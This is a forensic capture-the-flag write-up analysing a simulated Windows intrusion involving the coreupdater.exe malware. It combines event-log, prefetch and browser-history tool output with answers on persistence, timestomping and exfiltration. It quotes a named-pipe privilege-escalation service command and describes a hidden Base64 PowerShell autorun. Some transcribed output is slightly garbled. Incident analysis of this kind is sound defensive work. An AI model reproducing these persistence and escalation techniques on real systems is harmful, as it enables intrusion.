.	\Users\Administrator\AppData\Local\Microsoft\WindowsApps..	python.exe	.exe	■	■	■	0	2020-09-19 03:16:06
.	\Users\Administrator\AppData\Local\Microsoft\WindowsApps..	python3.exe	.exe	■	■	■	0	2020-09-19 03:16:06
.	\Users\Administrator\AppData\Local\Microsoft\WindowsApps..	python3.exe	.exe	■	■	■	0	2020-09-19 03:16:06
.	\Users\Admin\AppData\Local\Microsoft\WindowsApps	Skype.exe	.exe	■	■	■	0	2020-09-19 03:16:06
.	\Users\Admin\AppData\Local\Microsoft\WindowsApps\Microso..	Skype.exe	.exe	■	■	■	0	2020-09-19 03:16:06
.	\Users\ricksanchez\AppData\Local\Microsoft\WindowsApps	Skype.exe	.exe	■	■	■	0	2020-09-19 05:08:53
.	\Users\ricksanchez\AppData\Local\Microsoft\WindowsApps\Micro..	Skype.exe	.exe	■	■	■	0	2020-09-19 05:08:53

We can see that multiple executable files were created on 19/09/2020. This determination was made using Timeline Explorer, where a filter was applied to specifically show all executable files (.exe) created on that date. The filtered results show several entries, including the following:

- **coreupdater.exe**
- **FileCoAuth.exe**
- **FileSyncConfig.exe**
- **FileSyncHelper.exe**
- **GameBarElevatedFT_Alias.exe**
- **MicrosoftEdge.exe**
- **OneDriveSetup.exe**
- **OneDriveUpdaterService.exe**
- **python.exe**

- **Skype.exe**

The timestamps associated with these files are all consistent with a creation date of 2020-09-19, with no signs of manipulation, as the Standard Information (SI) and Filename (FN) attributes match.

Of these executable files, coreupdater.exe is of particular interest as it is known to be the primary malware used in the attack. The other executable files, such as OneDriveSetup.exe and python.exe, are legitimate system or application files that appear to have been created as part of normal system activity or software updates. However, further analysis is recommended to ensure that these files are not tampered versions or used for malicious purposes.

```

Administrator: Command Prompt
D:\DFIR Tools\Eric Zimmerman Tools\EvtxCmd\NET 6\EvtxCmd\EvtxCmd>EvtxCmd.exe -d "E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\System32\winevt\logs" --csv "E:\DFIR CTF\Desktop\Desktop_Forensics" --csvf all_logs.csv
EvtxCmd version 1.5.0.0
Author: Eric Zimmerman (seanericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx
Command line: -d E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\System32\winevt\logs --csv E:\DFIR CTF\Desktop\Desktop_Forensics --csvf all_logs.csv
CSV output will be saved to E:\DFIR CTF\Desktop\Desktop_Forensics\all_logs.csv

Error loading map file D:\DFIR Tools\Eric Zimmerman Tools\EvtxCmd\NET 6\EvtxCmd\EvtxCmd\Maps\Microsoft-Windows-Storage-ClassPnP-Operational_Microsoft-Windows-StorDiag_507.map: An item with the same key has already been added. Key: 507-MICROSOFT-WINDOWS-STORAGE-CLASSPnP-OPERATIONAL-MICROSOFT-WINDOWS-STORDIAG
System.ArgumentException: An item with the same key has already been added. Key: 507-MICROSOFT-WINDOWS-STORAGE-CLASSPnP-OPERATIONAL-MICROSOFT-WINDOWS-STORDIAG
at System.Collections.Generic.Dictionary`2.TryInsert(TKey key, TValue value, InsertionBehavior behavior)
at evtx.EventLog.LoadMaps(String mapPath)
Error loading map file D:\DFIR Tools\Eric Zimmerman Tools\EvtxCmd\EvtxCmd\Maps\Microsoft-Windows-VHDMP-Operational_Microsoft-Windows-VHDMP_1.map: An item with the same key has already been added. Key: 1-MICROSOFT-WINDOWS-VHDM/OPERATIONAL-MICROSOFT-WINDOWS-VHDM
System.ArgumentException: An item with the same key has already been added. Key: 1-MICROSOFT-WINDOWS-VHDM/OPERATIONAL-MICROSOFT-WINDOWS-VHDM
at System.Collections.Generic.Dictionary`2.TryInsert(TKey key, TValue value, InsertionBehavior behavior)
at evtx.EventLog.LoadMaps(String mapPath)
Error loading map file D:\DFIR Tools\Eric Zimmerman Tools\EvtxCmd\EvtxCmd\Maps\Microsoft-Windows-VHDMP-Operational_Microsoft-Windows-VHDMP_2.map: An item with the same key has already been added. Key: 2-MICROSOFT-WINDOWS-VHDM/OPERATIONAL-MICROSOFT-WINDOWS-VHDM
System.ArgumentException: An item with the same key has already been added. Key: 2-MICROSOFT-WINDOWS-VHDM/OPERATIONAL-MICROSOFT-WINDOWS-VHDM
at System.Collections.Generic.Dictionary`2.TryInsert(TKey key, TValue value, InsertionBehavior behavior)
at evtx.EventLog.LoadMaps(String mapPath)
Maps loaded: 403
Looking for event log files in E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\System32\winevt\logs

Processing E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\System32\winevt\logs\Application.evtx...
Chunk count: 1, Iterating records...
Record #: 348 (timestamp: 2020-09-18 04:58:02.0582264): Warning! Time just went backwards! Last seen time before change: 2020-09-18 05:58:01.9239364

Event log details
Flags: IsDirty
Chunk count: 1
Stored/Calculated CRC: 83763C3A/83763C3A
Earliest timestamp: 2020-09-18 04:58:02.0582264
Latest timestamp: 2020-09-19 05:19:24.3494672
Total event log records found: 531

Records included: 531 Errors: 0 Events dropped: 0

C:\Users\Kevin Kfoury>
```

Computer	Map Description	Payload Data1	Payload Data2	Payload Data3	Executable Info
DESKTOP-SDN1RP	A new service was installed in the system	Name: coreupdater	StartType: auto start	Account: LocalSystem	C:\Windows\System32\coreupdater.exe
DESKTOP-SDN1RP	A new service was installed in the system	Name: nehyge	StartType: demand start	Account: LocalSystem	cmd.exe /c echo nehyge > \\.\pipe\nehyge
DESKTOP-SDN1RP	A new service was installed in the system	Name: WPD File System driver	StartType: demand start	Account:	\SystemRoot\system32\DRIVERS\WUDFRd.sys
DESKTOP-SDN1RP	A new service was installed in the system	Name: AccessData Driver	StartType: demand start	Account:	C:\Users\RICKSA-1\AppData\Local\Temp\ad_dr

Event Id in 7040 7045 And Time Created Is same day 2020-09-19 00:00:00 -

Total lines 40917 | Visible lines 8 | Open files: 1 | Search options

We can see that a new service was created with the following details:

- Date and Time: 2020-09-19
- Event IDs: 7040 and 7045

- Source: Service Control Manager
- System: DESKTOP-SDN1RPT.C137.local
- Description: A new service was installed on the system.
- Service Name: coreupdater
- Start Type: Auto Start
- Account: LocalSystem
- Executable Path: C:\Windows\System32\coreupdater.exe

This confirms that coreupdater.exe was registered as a service on the system with automatic startup, ensuring that it would run each time the system booted up. Given the location of the executable in C:\Windows\System32, this service was configured to appear as a legitimate system process, which is a common technique used by attackers to maintain persistence.

Additionally, we also know from the malfind scan performed in the memory analysis stage that the spoolsv service was tampered with. Spoolsv.exe is a legitimate Windows process that manages printing tasks, but it is a known target for process injection by attackers due to its system privileges. The fact that spoolsv was tampered with further supports the conclusion that the system was compromised, and the attacker leveraged both coreupdater.exe and the manipulated spoolsv service for persistence and potentially other malicious actions.

```

: \VOLUME{01d68d85e0da1e22-b0e0e8ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B88HEVAC\INETCACHE\BUTLM19X\LOCKUP-HSL0GO-COLOR-78C86E8898[1].PNG
: \VOLUME{01d68d85e0da1e22-b0e0e8ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B88HEVAC\INETCACHE\BUTLM19X\UNAUTH-APPS_IMAGE-46596A6B95[1].PNG
: \VOLUME{01d68d85e0da1e22-b0e0e8ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B88HEVAC\INETCACHE\DSH\W2P\MICROSOFT_OFFICE_L0GO-6C598E19AB[1].PNG
: \VOLUME{01d68d85e0da1e22-b0e0e8ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B88HEVAC\INETCACHE\BND17CP\PWA-LEFT-NAV-RC_AF71A89CB572788BF70.CHLNK.V4[1].JS
: \VOLUME{01d68d85e0da1e22-b0e0e8ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B88HEVAC\INETCACHE\BND17CP\SHAREDFONTSTYLES-3B01FC43FD[1].CSS
: \VOLUME{01d68d85e0da1e22-b0e0e8ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B88HEVAC\INETCACHE\BND17CP\SEOEUI_REGULAR[1].woff2
: \VOLUME{01d68d85e0da1e22-b0e0e8ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B88HEVAC\INETCACHE\BND17CP\SEOEUI_SEMBOLD[1].woff2
: \VOLUME{01d68d85e0da1e22-b0e0e8ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B88HEVAC\INETCACHE\VS16MSIZ.DAT
: \VOLUME{01d68d85e0da1e22-b0e0e8ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B88HEVAC\INETCACHE\BUTLM19X\HERO_IMAGE-DESKTOP-F672044145[1].JPG
: \VOLUME{01d68d85e0da1e22-b0e0e8ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B88HEVAC\INETCACHE\BUTLM19X\THIRDPARTYNOTICE[1].HTM

----- Processed E:\DFIR CTF\Desktop\KAPE_output\F\Windows\prefetch\VMHOST.EXE-C833417E.pf in 0.13452979 seconds -----
Processed 300 out of 387 files in 23.406 seconds

Failed files
E:\DFIR CTF\Desktop\KAPE_output\F\Windows\prefetch\VSVC.EXE-6C8F0C66.pf => (Invalid signature! Should be 'SCCA')

CSV output will be saved to E:\DFIR CTF\Desktop\KAPE_output\all_prefetch.csv
CSV time line output will be saved to E:\DFIR CTF\Desktop\KAPE_output\all_prefetch_Timeline.csv

D:\DFIR Tools\Frix Zimmerman Tools\PECmd.NET 6\PECmd> PEcmd.exe -d "E:\DFIR CTF\Desktop\KAPE_output\F\Windows\prefetch" --csv "E:\DFIR CTF\Desktop\Desktop_Forensics" --csv all_prefetch.csv

```

Timeline Explorer v2.0.0.1

File Tools Tabs View Help

all_prefetch.csv

Drag a column header here to group by that column

Enter text to search... Find

Executable Name	Run Count	Hash	Size	Version	Last Run	Previous Ru...	Vc						
APPLICATIONFRAMEHOST.EXE	-	7 8CE9A1EE	56240	Windows 10...	2020-09-19 01:07:38	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	
AUDIOODG.EXE	8 AB22E9A6	35954	Windows 10...	2020-09-19 05:18:45	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	
BACKGROUNDTASKHOST.EXE	3 11E39F86	42236	Windows 10...	2020-09-19 03:39:11	2020-09-18 ...	2020-09-18 ...							
BACKGROUNDTASKHOST.EXE	3 616CC033	107552	Windows 10...	2020-09-19 03:36:37	2020-09-18 ...	2020-09-18 ...							
BACKGROUNDTRANSFERHOST.EXE	3 729FA41A	36022	Windows 10...	2020-09-19 05:10:09	2020-09-19 ...	2020-09-19 ...							
BACKGROUNDTRANSFERHOST.EXE	4 F7F151BD0	38896	Windows 10...	2020-09-19 05:10:45	2020-09-19 ...	2020-09-19 ...							
BROWSER_BROKER.EXE	8 EEC0D935	41032	Windows 10...	2020-09-19 03:44:53	2020-09-19 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	
BYTEDCODEGENERATOR.EXE	4 FB938A53	3148	Windows 10...	2020-09-19 03:16:37	2020-09-18 ...	2020-09-18 ...							
CHXSMARTSCREEN.EXE	1 D6E60EB7	117330	Windows 10...	2020-09-19 03:40:46	2020-09-19 ...	2020-09-19 ...							
CMD.EXE	9 BD309881	10738	Windows 10...	2020-09-19 05:08:37	2020-09-19 ...	2020-09-19 ...							
CONHOST.EXE	19 C6456FB	40448	Windows 10...	2020-09-19 05:08:37	2020-09-19 ...	2020-09-19 ...							
CONSENT.EXE	8 40419367	319876	Windows 10...	2020-09-19 05:09:54	2020-09-19 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	
COREUPDATER.EXE	1 157C54B8	24316	Windows 10...	2020-09-19 03:40:49	2020-09-19 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	
CSRSS.EXE	5 F3C368CB	23682	Windows 10...	2020-09-19 03:36:23	2020-09-19 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	
CTFMN0.EXE	3 795F8130	36030	Windows 10...	2020-09-19 03:15:59	2020-09-18 ...	2020-09-18 ...							
DEFRAG.EXE	1 3D9E8D72	16528	Windows 10...	2020-09-19 01:34:09	2020-09-19 ...	2020-09-19 ...							
DLLHOST.EXE	7 15CDC09C	69800	Windows 10...	2020-09-19 03:39:04	2020-09-19 ...	2020-09-19 ...							
DLLHOST.EXE	10 486C838A	64088	Windows 10...	2020-09-19 03:36:33	2020-09-18 ...	2020-09-18 ...							
DLLHOST.EXE	1 5DC108BA	40516	Windows 10...	2020-09-19 05:09:52	2020-09-19 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	
DLLHOST.EXE	3 6389524F	20098	Windows 10...	2020-09-19 03:36:24	2020-09-18 ...	2020-09-18 ...							
DLLHOST.EXE	2 C60C3853	17728	Windows 10...	2020-09-19 03:36:32	2020-09-18 ...	2020-09-18 ...							
DLLHOST.EXE	16 E9B0D0978	15188	Windows 10...	2020-09-19 05:09:05	2020-09-19 ...	2020-09-19 ...							
DRVINST.EXE	11 3909EACT	55156	Windows 10...	2020-09-19 05:08:58	2020-09-18 ...	2020-09-18 ...							
DWM.EXE	5 314E93C5	85084	Windows 10...	2020-09-19 03:36:23	2020-09-19 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	
EXPLORER.EXE	5 D5E97654	297036	Windows 10...	2020-09-19 05:08:16	2020-09-19 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	
FILESYNCCONFIG.EXE	1 701A6267	27220	Windows 10...	2020-09-19 03:37:33	2020-09-19 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	
FONTDRVHOST.EXE	5 8152304A	10218	Windows 10...	2020-09-19 03:36:23	2020-09-19 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	2020-09-18 ...	
FTK_IMAGER.EXE	1 E67CC266	113012	Windows 10...	2020-09-19 05:09:56	2020-09-19 ...	2020-09-19 ...							
GPOUPDATE.EXE	6 7EB4486F	11098	Windows 10...	2020-09-19 04:30:13	2020-09-19 ...	2020-09-19 ...							
IPCONFIG.EXE	1 BFEC2AD0	8054	Windows 10...	2020-09-19 03:13:21	2020-09-19 ...	2020-09-19 ...							
LOGONUI.EXE	9 F639BD7E	145224	Windows 10...	2020-09-19 03:52:12	2020-09-19 ...	2020-09-19 ...							

Last Run + 2020-09-19 00:00:00

E:\DFIR CTF\Desktop\Desktop_Forensics\all_prefetch.csv

Total lines: 196 | Visible lines: 110 | Open files: 1 | Search options:

Timeline Explorer v2.0.0.1

File Tools Tabs View Help

all_prefetch_Timeline.csv

Drag a column header here to group by that column

CoreUpdator

Edit Filter

Line	Tag	Run Time	Executable Name
1		- 2020-09-19 00:00:00...	\VOLUME{01d68d85e0da1e22-b0e0e8ff}\WINDOWS\SYSTEM32\COREUPDATER.EXE

Command Prompt

Microsoft Windows [Version 10.0.26100.3915]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Kevin Kfouri>

We extracted details pertaining to the prefetch files on the system and identified all the relevant details from within Timeline Explorer. Prefetch files are a feature in Windows that help improve application startup speed by storing information about the application's execution. By analyzing these files, we can determine the history of program executions on the system.

From the analysis, we determined that coreupdater.exe, which has been identified as malware, was executed on the system. The specific details extracted are as follows:

- Executable Name: coreupdater.exe
- Last Execution Time: 2020-09-19 02:40
- Execution Count: 1 (indicating it was only executed once)
- Volume ID: VOLUME{01d68d85e0da1e22-b0e0e8ff}
- Path: C:\Windows\System32\coreupdater.exe

This information is crucial because it provides a clear indication of when the malware was executed and the volume on which it was stored. The fact that it was executed only once aligns with the timeline of the incident, suggesting that the attacker likely used this executable during their attack. The prefetch file's existence also confirms that coreupdater.exe was run on the system, eliminating the possibility that it was simply placed there without execution.

Summary

CITADEL-DC01

1. What user account(s) were compromised?

The primary user account compromised was the **Administrator** account. Analysis of [.1nk](#) files and file access times, as well as the context of file modifications and deletions, points to malicious activity under this account.

2. What files were accessed by the attacker(s)?

The following files were accessed by the attacker:

- NoJerry.lnk (Target: C:\FileShare\Secret\NoJerry.txt)
- PortalGunPlans.lnk (Target: C:\FileShare\Secret\PortalGunPlans.txt)
- SECRET_beth.lnk (Target: C:\FileShare\Secret\SECRET_beth.txt)
- Szechuan Sauce.lnk (Target: C:\FileShare\Secret\Szechuan Sauce.txt)
- Beth_Secret.lnk (Target: C:\FileShare\Secret\Beth_Secret.txt)

3. Which sensitive documents were exfiltrated?

While definitive proof of exfiltration requires network traffic analysis, the accessed files within the C:\FileShare\Secret\ directory are highly likely candidates for exfiltration. Further analysis of network activity is needed to confirm exfiltration.

4. Were any files deleted or renamed?

Yes. Evidence from the USN Journal and MFT analysis indicates the following:

- SECRET_beth.txt was deleted.
- A new txt file was created and renamed to Beth_Secret.txt.
- Secret.zip was created and quickly deleted.

5. Was timestamping used? On which files?

Yes. Timestamping was used on the Beth_Secret.txt file. This was confirmed by the discrepancy between the "\$SI Created" timestamp and the "\$FN Created" timestamp observed in MFT Explorer and MFTECmd analysis.

6. What was the original content and name of exfiltrated files?

The original content of Beth_Secret.txt was "Earth beth is the real beth," as recovered from the Recycle Bin. The current content is "Space beth is the real beth," indicating modification by the

attacker. The contents of other accessed files were also examined: PortalGunPlans.txt: Instructions for a "portal gun", and Szechuan Sauce.txt: A recipe for Szechuan dipping sauce.

7. Was any user's data accessed or stolen?

Yes. Access to files within the Administrator's Recent folder and the C:\FileShare\Secret\ directory confirms that user data was accessed.

8. Were USBs mounted?

No USB devices were mounted during the timeframe of the attack. Analysis of the registry's USBSTOR key revealed entries related to internal USB controllers and standard peripherals, but no evidence of external storage devices.

9. Extract registry hives and parse with Registry tools (Registry Explorer, Regripper). What autostart entries are visible?

Registry analysis identified the following autostart entries: VMware Tools and coreupdater.

10. Extract and parse the MFT. What is the \$STANDARD_INFORMATION vs \$FILE_NAME timestamp discrepancy for timestamped file?

The \$STANDARD_INFORMATION (SI) creation timestamp for Beth_Secret.txt is 2020-09-19 03:35:07, while the \$FILE_NAME (FN) creation timestamp is 2020-09-18 23:33:34.

11. Recover the deleted file before timestamping. What was its original content?

The original content of Beth_Secret.txt was "Earth beth is the real beth".

12. Examine autoruns.csv - identify unauthorized entries.

The unauthorized entry identified in autoruns.csv is coreupdater. It is configured to run as a service and at logon, with the executable located in C:\Windows\System32\. This indicates a malicious persistence mechanism established by the attacker.

13. List all executable files created on Sept 19th.

Only one executable file was found to be created on September 19th, 2020: coreupdater.exe located in .\Windows\System32\, created at 02:24.

14. Which services on the desktop system were tampered with?

The following services were tampered with (installed) on September 19th: outmgo, coreupdater, mszhao, and pmhrio.

DESKTOP-SDN1RPT

1. What user account(s) were compromised?

The Administrator account was compromised, as it was used to execute coreupdater.exe and other suspicious actions.

2. What files were accessed by the attacker(s)?

Files within the directory "Administrator\AppData\Roaming\Microsoft\Windows\Recent" were accessed, including Documents.lnk, loot.lnk, and My Social Security Number.lnk.

3. Which sensitive documents were exfiltrated?

The file "loot.zip" was exfiltrated, which likely contained "My Social Security Number.txt".

4. Were any files deleted or renamed?

Yes, based on the analysis of the \$MFT and \$J (USN Journal), several files were renamed or deleted, including multiple versions of "My Social Security Number.zip".

5. Was timestamping used? On which files?

A timestamp discrepancy was detected between Created0x10 (SI) and Created0x30 (FN) attributes on several files, but this was likely due to a system clock discrepancy rather than deliberate timestamping.

6. What was the original content and name of exfiltrated files?

The exfiltrated file "loot.zip" likely contained "My Social Security Number.txt".

7. Was any user's data accessed or stolen?

Yes, the user's sensitive document "My Social Security Number.txt" was accessed and likely exfiltrated.

8. Were USBs mounted?

Yes, multiple USB devices were mounted as shown in the USBSTOR registry entries.

9. Extract registry hives and parse with Registry tools (Registry Explorer, RegRipper). What autostart entries are visible?

An unauthorized entry "coreupdate" was visible under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, executing a hidden PowerShell command.

10. Extract and parse the MFT. What is the \$STANDARD_INFORMATION vs \$FILE_NAME timestamp discrepancy for timestamped file?

The timestamp discrepancy is approximately one year between Created0x10 (2019) and Created0x30 (2020) for some system files, most likely due to a system clock discrepancy.

11. Recover the deleted file before timestamping. What was its original content?

None of the files would logically be timestamped by the attacker since they do not contain any valuable information and are strictly system-related. The files in question are primarily configuration files, system schemas, and standard application data. The observed time discrepancy is most likely due to a system clock discrepancy or a file restoration process. As such, there is no valuable original content that was hidden by timestamping.

12. What tools or binaries were dropped? Are they in Prefetch?

The binary "coreupdater.exe" was dropped and is visible in Prefetch. FTK Imager was also seen, but it was likely used during disk imaging rather than by the attacker.

13. Examine autoruns.csv - identify unauthorized entries.

An unauthorized entry "coreupdate" was identified, configured to execute a Base64-encoded PowerShell command on startup.

14. List all executable files created on Sept 19th.

Multiple executable files were created on 19/09/2020, including coreupdater.exe (malware) in .\Windows\System32, and several legitimate files such as OneDriveSetup.exe,FileSyncHelper.exe, and python.exe in user directories. The consistent timestamps (Created0x10 and Created0x30) confirm that these files were created on this date without evidence of manipulation. Among these, coreupdater.exe is the primary malware used in the attack.

15. Which services on the desktop system were tampered with?

The coreupdater service was created, and the spoolsv service was tampered with (as identified during memory analysis).

16. Analyze Prefetch for execution of malware(s) timestamp, number of runs, volume ID, etc.

coreupdater.exe was executed once on 2020-09-19 02:40 with Volume ID:
VOLUME{01d68d85e0da1e22-b0e0e8ff}.

Additional Forensics

Browser Forensics

The screenshot shows the BrowsingHistoryView application window. The main pane displays columns for URL, Title, Visit Time, and Visit Count. An 'Advanced Options' dialog box is open, containing settings for filtering history items by date/time, selecting web browsers (Internet Explorer, Edge, Chrome, Firefox, etc.), and specifying a profile folder (D:\Case\DC\Triage\Profiles). A Command Prompt window titled 'SarjounRadiyeh-C:\Users>' is visible in the background.

The screenshot shows the BrowsingHistoryView application window displaying a detailed log of browser history. The log includes columns for URL, Title, Visit Time, Visit Count, Visited From, Visit Type, Visit Duration, Web Browser, and User Profile. The log entries show various file paths and URLs visited, primarily from Internet Explorer 10/11. A Command Prompt window titled 'SarjounRadiyeh-C:\Users>' is visible in the background.

Visit Time	Visit Count	Visited From	Visit Type	Visit Duration	Web Browser	User Profile
19/09/2020 6:35:07 AM	1				Internet Explorer 10/11 / ...	Administrator
19/09/2020 6:31:50 AM	2				Internet Explorer 10/11 / ...	Administrator
19/09/2020 6:32:02 AM	2				Internet Explorer 10/11 / ...	Administrator
19/09/2020 6:32:13 AM	2				Internet Explorer 10/11 / ...	Administrator
19/09/2020 6:32:21 AM	2				Internet Explorer 10/11 / ...	Administrator
19/09/2020 6:32:41 AM	2				Internet Explorer 10/11 / ...	Administrator
19/09/2020 6:32:41 AM	1				Internet Explorer 10/11 / ...	Administrator
19/09/2020 6:32:18 AM	5				Internet Explorer 10/11 / ...	Administrator
19/09/2020 6:32:01 AM	2				Internet Explorer 10/11 / ...	Administrator

URL	Title	Visit Time	Visit Count	Visited From	Visit Type	Visit Duration	Web Browser	User Profile	Brow
file:///C:/Users/mortysmith/Desktop/Thoughts.txt		19/09/2020 1:47:34 AM	1				Internet Explorer	10/11 / ... mortysmith	
file:///C:/Users/mortysmith/Desktop/Thoughts.txt		19/09/2020 6:47:39 AM	1				Internet Explorer	10/11 / ... Administrator	
file:///C:/Users/mortysmith/Documents/foot.zip		19/09/2020 6:46:18 AM	1				Internet Explorer	10/11 / ... Administrator	
file:///C:/Users/mortysmith/Documents/My%20Social%2...		19/09/2020 1:50:36 AM	1				Internet Explorer	10/11 / ... mortysmith	
file:///C:/Users/mortysmith/Documents/My%20Social%2...		19/09/2020 6:45:34 AM	1				Internet Explorer	10/11 / ... Administrator	
file:///C:/Users/mortysmith/Documents/Plans.txt		19/09/2020 6:45:39 AM	1				Internet Explorer	10/11 / ... Administrator	
file:///C:/Users/mortysmith/Documents/Plans.txt		19/09/2020 1:48:06 AM	1				Internet Explorer	10/11 / ... mortysmith	
file:///C:/Users/mortysmith/Documents/Portal_gun.png		19/09/2020 6:45:54 AM	1				Internet Explorer	10/11 / ... Administrator	
file:///C:/Users/mortysmith/Documents/Portal_gun.png		19/09/2020 2:07:44 AM	1				Internet Explorer	10/11 / ... mortysmith	
file:///C:/Users/mortysmith/Pictures/jessica.jpg		19/09/2020 2:01:11 AM	1				Internet Explorer	10/11 / ... mortysmith	
file:///C:/Windows/system32/coobe/firstLogonAnim.html		19/09/2020 1:46:52 AM	1				Internet Explorer	10/11 / ... mortysmith	
file:///C:/Windows/system32/coobe/firstLogonAnim.html		19/09/2020 1:44:24 AM	1				Internet Explorer	10/11 / ... ricksanchez	
file:///E/		19/09/2020 6:09:46 AM	1				Internet Explorer	10/11 / ... ricksanchez	
file:///E/DESKTOP-SDN1RPT		19/09/2020 6:13:21 AM	2				Internet Explorer	10/11 / ... ricksanchez	
file:///E/DESKTOP-SDN1RPT/Protected%20Files		19/09/2020 6:13:21 AM	1				Internet Explorer	10/11 / ... ricksanchez	
http://194.61.24.102/		19/09/2020 6:39:26 AM	1				Internet Explorer	10/11 / ... Administrator	
http://194.61.24.102/		19/09/2020 6:39:26 AM	1				Internet Explorer	10/11 / ... Administrator	
https://donate.wikimedia.org/		19/09/2020 2:08:24 AM	1				Internet Explorer	10/11 / ... Administrator	
https://donate.wikimedia.org/?utm_source=donate&ut...		19/09/2020 2:08:23 AM	1				Internet Explorer	10/11 / ... Administrator	
https://donate.wikimedia.org/w/index.php?title=Special...		19/09/2020 2:08:24 AM	2				Internet Explorer	10/11 / ... Administrator	
https://en.wikipedia.org/		19/09/2020 2:08:24 AM	1				Internet Explorer	10/11 / ... Administrator	
https://en.wikipedia.org/w/index.php?title=Special...		19/09/2020 2:08:24 AM	1				Internet Explorer	10/11 / ... Administrator	
https://en.wikipedia.org/		19/09/2020 2:03:11 AM	1				Internet Explorer	10/11 / ... Administrator	
https://en.wikipedia.org/wiki/Japanese_Wikipedia		19/09/2020 2:03:11 AM	2				Internet Explorer	10/11 / ... Administrator	
https://en.wikipedia.org/wiki/Japanese_Wikipedia		19/09/2020 2:03:12 AM	2				Internet Explorer	10/11 / ... Administrator	
https://go.microsoft.com/		19/09/2020 2:00:12 AM	1				Internet Explorer	10/11 / ... ricksanchez	
https://go.microsoft.com/		19/09/2020 6:39:04 AM	1				Internet Explorer	10/11 / ... ricksanchez	
https://go.microsoft.com/fwlink/?LinkId=525773		19/09/2020 2:00:12 AM	1				Internet Explorer	10/11 / ... ricksanchez	
https://go.microsoft.com/fwlink/?LinkId=525773		19/09/2020 6:39:04 AM	1				Internet Explorer	10/11 / ... ricksanchez	
https://login.live.com/oauth2_authorize.srf?client_id=0...		19/09/2020 2:00:22 AM	2				Internet Explorer	10/11 / ... mortysmith	
https://login.live.com/oauth2_authorize.srf?client_id=0...		19/09/2020 6:16:26 AM	2				Internet Explorer	10/11 / ... Admin	
https://login.live.com/oauth2_authorize.srf?client_id=0...		19/09/2020 6:08:40 AM	3				Internet Explorer	10/11 / ... ricksanchez	
https://login.live.com/oauth2_authorize.srf?client_id=0...		19/09/2020 6:37:36 AM	1				Internet Explorer	10/11 / ... Administrator	
https://login.live.com/oauth2_desktop.srf?ic=1033		19/09/2020 6:16:25 AM	4				Internet Explorer	10/11 / ... Admin	
https://login.live.com/oauth2_desktop.srf?ic=1033		19/09/2020 8:08:40 AM	6				Internet Explorer	10/11 / ... ricksanchez	
https://login.live.com/oauth2_desktop.srf?ic=1033		19/09/2020 2:00:22 AM	4				Internet Explorer	10/11 / ... mortysmith	
https://login.live.com/oauth2_desktop.srf?ic=1033		19/09/2020 6:07:34 AM	7				Internet Explorer	10/11 / ... Administrator	

100 item(s)

NirSoft Freeware. <https://www.nirsoft.net>

URL	Title	Visit Time	Visit Count	Visited From	Visit Type	Visit Duration	Web Browser	User Profile	Brow
https://login.live.com/oauth20_logout.srf?client_id=0000..		19/09/2020 6:37:35 AM	1				Internet Explorer 10/11 / ..	Administrator	
https://login.live.com/oauth20_logout.srf?client_id=0000..		19/09/2020 6:38:40 AM	3				Internet Explorer 10/11 / ..	nicksanchez	
https://login.live.com/oauth20_logout.srf?client_id=0000..		19/09/2020 6:16:25 AM	2				Internet Explorer 10/11 / ..	Admin	
https://login.live.com/oauth20_logout.srf?client_id=0000..		19/09/2020 2:00:22 AM	2				Internet Explorer 10/11 / ..	mortysmith	
https://microsoftedgegowellcome.microsoft.com/		19/09/2020 2:00:13 AM	1				Internet Explorer 10/11 / ..	mortysmith	
